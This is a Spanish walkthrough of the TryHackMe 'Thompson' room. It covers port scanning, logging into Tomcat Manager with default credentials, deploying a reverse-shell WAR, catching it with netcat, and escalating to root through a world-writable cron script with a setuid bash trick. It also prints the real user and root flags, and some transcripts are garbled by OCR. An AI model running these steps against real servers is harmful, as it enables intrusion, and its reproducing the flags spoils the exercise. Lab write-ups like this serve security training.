




# Thompson

**Thompson** es otra room easy en TryHackMe.com basada en la explotación de AJP (Apache JServ Protocol). Si se hace correctamente completar esta sala no llevará más de 20 a 25 minutos, ya que es bastante fácil.



Lo primero es realizar un ping a la maquina víctima para comprobar que existe respuesta y conexión hacia ella mediante el protocolo ICMP con el comando `ping 10.10.235.211` (recuerda que la IP es dinámica, y cada vez que inicias una nueva máquina esta IP cambia).

```
root@PeNTeStiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help

(root@PeNTeStiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# ping 10.10.235.211
PING 10.10.235.211 (10.10.235.211) 56(84) bytes of data:
64 bytes from 10.10.235.211: icmp_seq=1 ttl=63 time=279 ms
64 bytes from 10.10.235.211: icmp_seq=2 ttl=63 time=237 ms
64 bytes from 10.10.235.211: icmp_seq=3 ttl=63 time=274 ms
64 bytes from 10.10.235.211: icmp_seq=4 ttl=63 time=233 ms
^C
--- 10.10.235.211 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 232.548/255.643/279.159/21.096 ms

(root@PeNTeStiNG)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
#
```




## Enumeración inicial

Lo primero que debemos hacer es ejecutar un escaneo nmap contra la dirección IP de la máquina para determinar los distintos puertos abiertos en la máquina.

```
root@PeNtEsTiNg: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help


(root@PeNtEsTiNg)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# nmap -p- -v -n -Pn -T5 10.10.235.211 -oN scan_SimpleCTF
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 23:23 -04
Initiating SYN Stealth Scan at 23:23
Scanning 10.10.235.211 [65535 ports]
Discovered open port 8080/tcp on 10.10.235.211
Discovered open port 22/tcp on 10.10.235.211
Discovered open port 8009/tcp on 10.10.235.211
SYN Stealth Scan Timing: About 14.56% done; ETC: 23:27 (0:03:02 remaining)
SYN Stealth Scan Timing: About 21.12% done; ETC: 23:28 (0:03:48 remaining)
SYN Stealth Scan Timing: About 27.21% done; ETC: 23:29 (0:04:03 remaining)
SYN Stealth Scan Timing: About 39.66% done; ETC: 23:30 (0:03:45 remaining)
SYN Stealth Scan Timing: About 47.42% done; ETC: 23:30 (0:03:17 remaining)
SYN Stealth Scan Timing: About 55.55% done; ETC: 23:30 (0:02:46 remaining)
SYN Stealth Scan Timing: About 62.54% done; ETC: 23:30 (0:02:23 remaining)
SYN Stealth Scan Timing: About 70.06% done; ETC: 23:30 (0:01:55 remaining)
SYN Stealth Scan Timing: About 76.68% done; ETC: 23:30 (0:01:31 remaining)
SYN Stealth Scan Timing: About 82.48% done; ETC: 23:30 (0:01:10 remaining)
SYN Stealth Scan Timing: About 89.12% done; ETC: 23:30 (0:00:44 remaining)
Warning: 10.10.235.211 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 23:30, 417.52s elapsed (65535 total ports)
Nmap scan report for 10.10.235.211
Host is up (0.23s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
```

Se puede observar que en el puerto 8080 se está ejecutando Apache Tomcat, lo que sugiere que se puede intentar acceder a él a través del navegador web en **<ip\_address>:8080**.






Llegaras a la página predeterminada de Apache Tomcat, el cual intentar iniciar sesión a la aplicación Manager ya que desde allí se accederá al panel de control de Tomcat. solicitando un nombre de usuario y una contraseña que no se conoce.



En mi caso probé con algunas credenciales predeterminadas **admin:admin** pero cualquier otra no funcionó. Pero cuando hagan clic en el botón cancelar los llevara a una página de error de acceso no autorizado.





10.10.235.211:8080/manager/html

| Path                      | Version        | Deploy Name                     | Running | Sessions | Commands   |
|---------------------------|----------------|---------------------------------|---------|----------|--|
| /                         | None specified | Welcome to Tomcat               | true    | 0        | Start Stop Reload Undeploy<br>Expire sessions with idle > 30 minutes |
| /docs                     | None specified | Tomcat Documentation            | true    | 0        | Start Stop Reload Undeploy<br>Expire sessions with idle > 30 minutes |
| /examples                 | None specified | Servlet and JSP Examples        | true    | 0        | Start Stop Reload Undeploy<br>Expire sessions with idle > 30 minutes |
| /jakartaEE8WebSVCWWEONGDA | None specified |                                 | true    | 0        | Start Stop Reload Undeploy<br>Expire sessions with idle > 30 minutes |
| /host-manager             | None specified | Tomcat Host Manager Application | true    | 0        | Start Stop Reload Undeploy<br>Expire sessions with idle > 30 minutes |
| /manager                  | None specified | Tomcat Manager Application      | true    | 1        | Start Stop Reload Undeploy<br>Expire sessions with idle > 30 minutes |

**Deploy**

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

**WAR file to deploy**

Select WAR file to upload  shell.war

Deploy

**Diagnostics**

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

**SSL connector configuration diagnostics**

List the configured ciphers for each connector

**Server information**

| Tomcat Version      | JVM Version                              | JVM Vendor    | OS Name | OS Version        | OS Architecture | Hostname | IP Address |
|---------------------|--|---------------|---------|-------------------|-----------------|----------|------------|
| Apache Tomcat/8.5.5 | 1.8.0_222-bu222-b10-lubuntu1-16.04.1-b10 | Private Build | Linux   | 4.4.0-159-generic | amd64           | ubuntu   | 127.0.1.1  |

Copyright © 1999-2016, Apache Software Foundation

Y en la misma página podrán encontrar el usuario y contraseña que pueden utilizar para acceder al gestor de aplicaciones. En mi caso introduje **tomcat:s3cret**

10.10.235.211:8080/manager/html

Sign in

http://10.10.235.211:8080

Your connection to this site is not private

Username

Password

Ahora que se ingresa al administrador de aplicaciones, algo que se debe tener en cuenta es que en el administrador de aplicaciones existe una opción para cargar un archivo WAR. Por lo tanto, se creará un **payload** o carga útil personalizada utilizando **msfvenom**, cargarla en el servidor y obtener acceso al shell inverso a la máquina.

Antes de enviar un payload listare los directorios de la página Apache Tomcat/8.5.5.



```
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help

(root@PeNtEStiNg)~/Documents/rooms/6. Simple CTF
# gobuster dir -u http://10.10.235.211:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.235.211:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/docs (Status: 302) [Size: 0] [→ /docs/]
/examples (Status: 302) [Size: 0] [→ /examples/]
/manager (Status: 302) [Size: 0] [→ /manager/]
/http%3A%2F%2Fwww (Status: 400) [Size: 0]
Progress: 32920 / 220561 (14.93%)
```

Busque en Internet de antemano para asegurarme de que este método funciona un payload el cual me permitirá realizar una Shell inversa con **WAR**. Por lo tanto, ustedes podrán avanzar y crear una carga útil utilizando msfvenom.





Con el comando **msfvenom** básicamente creara una carga útil de shell inversa con la dirección IP del host local y el puerto local al que debe conectarse, el cual almacena en un wararchivo.






Ahora, podrán cargar este archivo WAR a través del administrador de aplicaciones.

The screenshot shows the Tomcat Manager web interface. At the top, there's a table listing deployed applications:

| Path                   | Version        | Deploy Name                     | Running | Sessions | Commands                   |
|------------------------|----------------|---------------------------------|---------|----------|----------------------------|
| /                      | None specified | Welcome to Tomcat               | true    | 0        | Start Stop Reload Undeploy |
| /docs                  | None specified | Tomcat Documentation            | true    | 0        | Start Stop Reload Undeploy |
| /examples              | None specified | Servlet and JSP Examples        | true    | 0        | Start Stop Reload Undeploy |
| /jdk7dwtstSUB2WWSCHSPA | None specified |                                 | true    | 0        | Start Stop Reload Undeploy |
| /host-manager          | None specified | Tomcat Host Manager Application | true    | 0        | Start Stop Reload Undeploy |
| /manager               | None specified | Tomcat Manager Application      | true    | 1        | Start Stop Reload Undeploy |

Below the table, there are sections for "Deploy" (with fields for Context Path, XML Configuration file URL, and WAR or Directory URL), "WAR file to deploy" (with a "Choose File" button), and "Diagnostics". At the bottom, there's a "Server Information" table:

| Tomcat Version      | JVM Version                              | JVM Vendor    | OS Name | OS Version        | OS Architecture | Hostname | IP Address |
|---------------------|--|---------------|---------|-------------------|-----------------|----------|------------|
| Apache Tomcat/8.5.5 | 1.8.0_222-bu222-b10-Tubuntu1-16.04.1-b10 | Private Build | Linux   | 4.4.0-159-generic | amd64           | ubuntu   | 127.0.1.1  |



Una vez cargado, podran acceder a este archivo en `<ip_address>:8080/shell`. Tengan en cuenta que antes de acceder al archivo, inicie un receptor en la máquina atacante mediante el comando `nc -nvlp 1234`. Y tan pronto como se haya accedido al archivo, obtendran un shell inverso en la máquina atacante:



← → 🔒 Not secure 10.10.235.211:8080/manager/html/upload\_jssessionid=FFABCD86D305160276C9C7D818185FEF7ong.apache.catalina.filters.CSRF\_NONCE=D98209B10E887435E7AFF2148DF506F2

The Apache Software Foundation

http://www.apache.org/

Tomcat Web Application Manager

Message: OK

Manager

List ApplicationsHTML Manager HelpManager HelpServer Status

Applications

| Path                    | Version        | Display Name                    | Running | Sessions | Commands   |
|-------------------------|----------------|---------------------------------|---------|----------|--|
| /                       | None specified | Welcome to Tomcat               | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
| /docs                   | None specified | Tomcat Documentation            | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
| /examples               | None specified | Servlet and JSP Examples        | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
| /jdk7dtdwtHUB2WWEORXDP6 | None specified |                                 | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
| /host-manager           | None specified | Tomcat Host Manager Application | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
| /manager                | None specified | Tomcat Manager Application      | true    | 1        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
| /atell                  | None specified |                                 | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

root@PeNteStING: /home/deadgirl/Documents/rooms/6. Simple CTF

File Actions Edit View Help

(root@PeNteStING)-[/home/deadgirl/Documents/rooms/6. Simple CTF]

# nc -lvnp 1234

listening on [any] 1234 ...

| Display Name                    | Running | Sessions | Comm                               |
|---------------------------------|---------|----------|------------------------------------|
|                                 | true    | 0        | <div>Start</div> <div>Expire</div> |
| Tomcat Documentation            | true    | 0        | <div>Start</div> <div>Expire</div> |
| Servlet and JSP Examples        | true    | 0        | <div>Start</div> <div>Expire</div> |
|                                 | true    | 0        | <div>Start</div> <div>Expire</div> |
| Tomcat Host Manager Application | true    | 0        | <div>Start</div> <div>Expire</div> |
| Tomcat Manager Application      | true    | 1        | <div>Start</div> <div>Expire</div> |
|                                 | true    | 0        | <div>Start</div> <div>Expire</div> |

|        |                |  |      |   |  |
|--------|----------------|--|------|---|--|
| /atell | None specified |  | true | 0 | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle &gt; 30 minutes</div> |
|--------|----------------|--|------|---|--|





```
root@PeNtESTING: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
root@PeNtESTING-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.23.10.157] from (UNKNOWN) [10.10.235.211] 37832
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
whoami
tomcat
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
```

Ahora, podrán moverse y buscar la bandera del usuario en el directorio **/home** y ahí obtendrán la bandera del usuario.



```
root@PeNtESTiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
vmlinuz.old
pwd
/
cd ..
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Con el comando **cat user.txt** se logra obtener la primera flag.

```
root@PeNtESTiNG: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cd /home
ls
jack
cd jack
ls
id.sh
test.txt
user.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
ls -l
total 12
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 id.sh
-rw-r--r-- 1 root root 39 Aug 19 20:56 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
```



```
root@PeNteSTING: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
-rw-r--r-- 1 root root 39 Aug 19 20:56 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
whoami
tomcat
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly
)
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
)
* * * * * root    cd /home/jack && bash id.sh
#
ls
id.sh
test.txt
user.txt
```

| Room Type   | Users in Room |
|---|---------------|
| Free Room. Anyone can deploy virtual machines in the room (without being subscribed!) | 10,684        |

## Escalada de privilegios

La siguiente tarea es obtener el flag root. Además, en el directorio del usuario jack podrán ver un archivo ejecutable id.sh. Podrán intentar comprobar para qué sirve, ya que parece un poco sospechoso (en mi caso me alargué con los comandos, pero volví a repetir la room y reduje a lo que más pude el uso de los comandos en la escalada de privilegio)

```
cat id.sh
#!/bin/bash
id > test.txt
```

Parece que leyó el id y lo escribió en un archivo llamado test.txt. Este archivo de texto también está presente en el directorio de Jack, por lo que podrán leerlo y saber con qué privilegio de usuario se está ejecutando este script de shell.

```
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
```

El contenido de test.txt deja claro que este script se está ejecutando con privilegios root. Por lo tanto, todo lo que hay que hacer es modificar el contenido de id.sh para leer el indicador raíz y escribirlo en test.txt. Esto se puede hacer con un simple comando echo:

```
echo "
#!/bin/bash
cat /root/root.txt > test.txt" > id.sh
cat id.sh

#!/bin/bash
cat /root/root.txt > test.txt
```



```
root@PeNTeSTING: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
echo "ls /root > tes.txt" > id.sh
cat id.sh
ls /root > tes.txt
ls /root > tes.txt
cat test.txt
root.txt
echo "ls /root > test.txt" > id.sh
ls
id.sh
test.txt
tes.txt
user.txt
ls -l
total 16
-rwxrwxrwx 1 jack jack 20 Aug 19 21:04 id.sh
-rw-r--r-- 1 root root 9 Aug 19 21:02 test.txt
-rw-r--r-- 1 root root 9 Aug 19 21:04 tes.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
cat tes.txt
root.txt
echo "cat /root/root.txt > flag.txt" > id.sh
ls
id.sh
test.txt
tes.txt
user.txt
echo "chmod +s /bib/bash" > id.sh
cat id.sh
chmod +s /bib/bash
Room Type: Free Room. Anyone can deploy virtual machines
Users in Room: 10,684
in the room (without being subscribed!)
```

```
root@PeNTeSTING: /home/deadgirl/Documents/rooms/6. Simple CTF
File Actions Edit View Help
echo "cat /root/root.txt > flag.txt" > id.sh
ls
id.sh
test.txt
tes.txt
user.txt
echo "chmod +s /bib/bash" > id.sh
cat id.sh
chmod +s /bib/bash
/bin/bash -p
whoami
tomcat
ls
flag.txt
id.sh
test.txt
tes.txt
user.txt
cat tes.txt
root.txt
cat root.txt
ls
flag.txt
id.sh
test.txt
tes.txt
user.txt
cat flag.txt
d89d5391984c0450a95497153ae7ca3a
Room Type: Free Room. Anyone can deploy virtual machines
Users in Room: 10,684
in the room (without being subscribed!)
```

user.txt

39400c90bc683a41a8935e4719f181bf

✓ Correct Answer

root.txt

d89d5391984c0450a95497153ae7ca3a

✓ Correct Answer



## Congratulations!

You've completed the room! Share this with your friends:



[Leave feedback](#)